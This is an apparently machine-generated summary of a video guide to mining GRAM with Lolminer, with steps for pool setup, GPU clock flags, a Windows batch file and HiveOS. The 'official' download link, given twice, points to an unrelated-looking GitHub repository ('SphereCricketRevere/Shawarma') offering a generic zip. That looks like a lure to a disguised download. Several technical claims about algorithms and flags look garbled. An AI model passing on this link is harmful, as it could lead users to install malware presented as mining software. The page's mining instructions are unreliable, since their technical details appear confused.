7 Essential Steps to Start Mining GRAM with Lolminer
· based on the channel FINCOR
Mining GRAM with Lolminer is straightforward and efficient, especially for users with AMD GPUs. Lolminer specializes in Equihash variants and the cuckAToo31 algorithm, making it suitable for GRAM mining. To get started, miners need to download the latest fully optimized version of Lolminer and configure it correctly to maximize performance.
1. Download and Install Lolminer
Start by downloading the latest Lolminer version from the official GitHub release link: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. The miner supports both Windows and Linux (HiveOS) systems. After downloading, unzip the package and place it in a dedicated folder on your system.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
2. Set Up Mining Pool Connection
Mining GRAM requires connecting to a mining pool, with https://ton.ninja/ being the recommended pool. This pool provides reliable servers and low latency for efficient mining. Use the following pool address and port in your Lolminer configuration:
lolminer.ton.ninja:9999
Ensure you format your wallet and worker name as %WAL%.%WORKER_NAME% to correctly identify your mining rig and wallet.
3. Configure Lolminer for GRAM Mining
Configure Lolminer to use the correct algorithm and parameters by adding these command-line options:
--ton-mode 6
--cclk 1550
--mclk 810
--coff 300
--fan 60
These settings optimize GPU clock speeds and fan operation for stability and efficiency. The --ton-mode 6 flag enables GRAM-specific mining mode. Adjust fan speed to 60% for adequate cooling during prolonged mining.
4. Optimize GPU Settings
For best mining performance, tweak your AMD GPU's core clock (cclk) to 1550 MHz and memory clock (mclk) to 810 MHz. The co-efficiency (--coff) set to 300 helps balance power usage and hashrate output. Monitor GPU temperatures and adjust fan speeds accordingly to prevent overheating.
5. Running Lolminer on HiveOS
HiveOS users can integrate Lolminer by adding a custom flight sheet. Select the Lolminer miner, input your wallet and worker details, and set the pool to ton.ninja with port 9999. Enter the extra arguments as above to configure mining parameters. HiveOS allows easy remote management and monitoring.
6. Running Lolminer on Windows
Windows users should create a batch file (.bat) in the Lolminer folder with the following line, replacing wallet and worker names:
lolMiner.exe --pool lolminer.ton.ninja:9999 --user %WAL%.%WORKER_NAME% --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
Double-click the batch file to start mining. Make sure your GPU drivers are up to date for compatibility.
7. Monitor Performance and Earnings
Once mining begins, monitor your rig’s hashrate, temperature, and pool dashboard for mining statistics. The ton.ninja pool website provides real-time data on your mining rewards and uptime. Adjust settings if needed to improve efficiency or reduce power consumption.
Common Questions and Troubleshooting
Many users appreciate the clear, step-by-step explanations for both Windows and HiveOS setups, which reduce confusion during installation. Some beginners worry about GPU compatibility and settings; Lolminer is optimized mainly for AMD GPUs with at least 4GB VRAM. If you encounter crashes or unstable mining, verify your clock speeds and cooling.
Useful Links
- Official Lolminer download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- GRAM mining pool: https://ton.ninja/
Итог
Mining GRAM with Lolminer offers a stable and optimized experience for AMD GPU owners on both Windows and HiveOS platforms. By following these seven steps, miners can efficiently connect to ton.ninja pool, configure Lolminer properly, and monitor their mining progress. The clear instructions and optimized settings make this miner a top choice for GRAM mining enthusiasts. The FINCOR channel provides detailed, beginner-friendly guides that help simplify mining setups and improve your confidence in running a successful mining node. For the latest updates and to start mining, visit https://ton.ninja/ today.
Key takeaways
- Lolminer supports AMD GPUs and Equihash variants including cuckAToo31 algorithm.
- Lolminer works on Windows and Linux with a 1% developer fee.
- GRAM mining requires connecting to ton.ninja pool at port 9999.
- Optimized settings include cclk 1550, mclk 810, co eff 300, and fan speed 60%.
- Setup instructions are available for both HiveOS and Windows platforms.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are best for mining GRAM with Lolminer?
Lolminer is optimized primarily for AMD GPUs, especially those with at least 4GB of VRAM. AMD cards perform better with Equihash variants and the cuckAToo31 algorithm used in GRAM mining.
Can I run Lolminer on both Windows and HiveOS?
Yes, Lolminer supports Windows and Linux-based systems like HiveOS. Setup instructions and configuration parameters differ slightly but are straightforward for both platforms.
What pool should I use for mining GRAM?
The recommended mining pool for GRAM is ton.ninja, accessible at lolminer.ton.ninja on port 9999. This pool offers stable servers and efficient reward payouts.
Is there a developer fee with Lolminer?
Yes, Lolminer charges a 1% developer fee, which is standard among many mining software to support ongoing development and updates.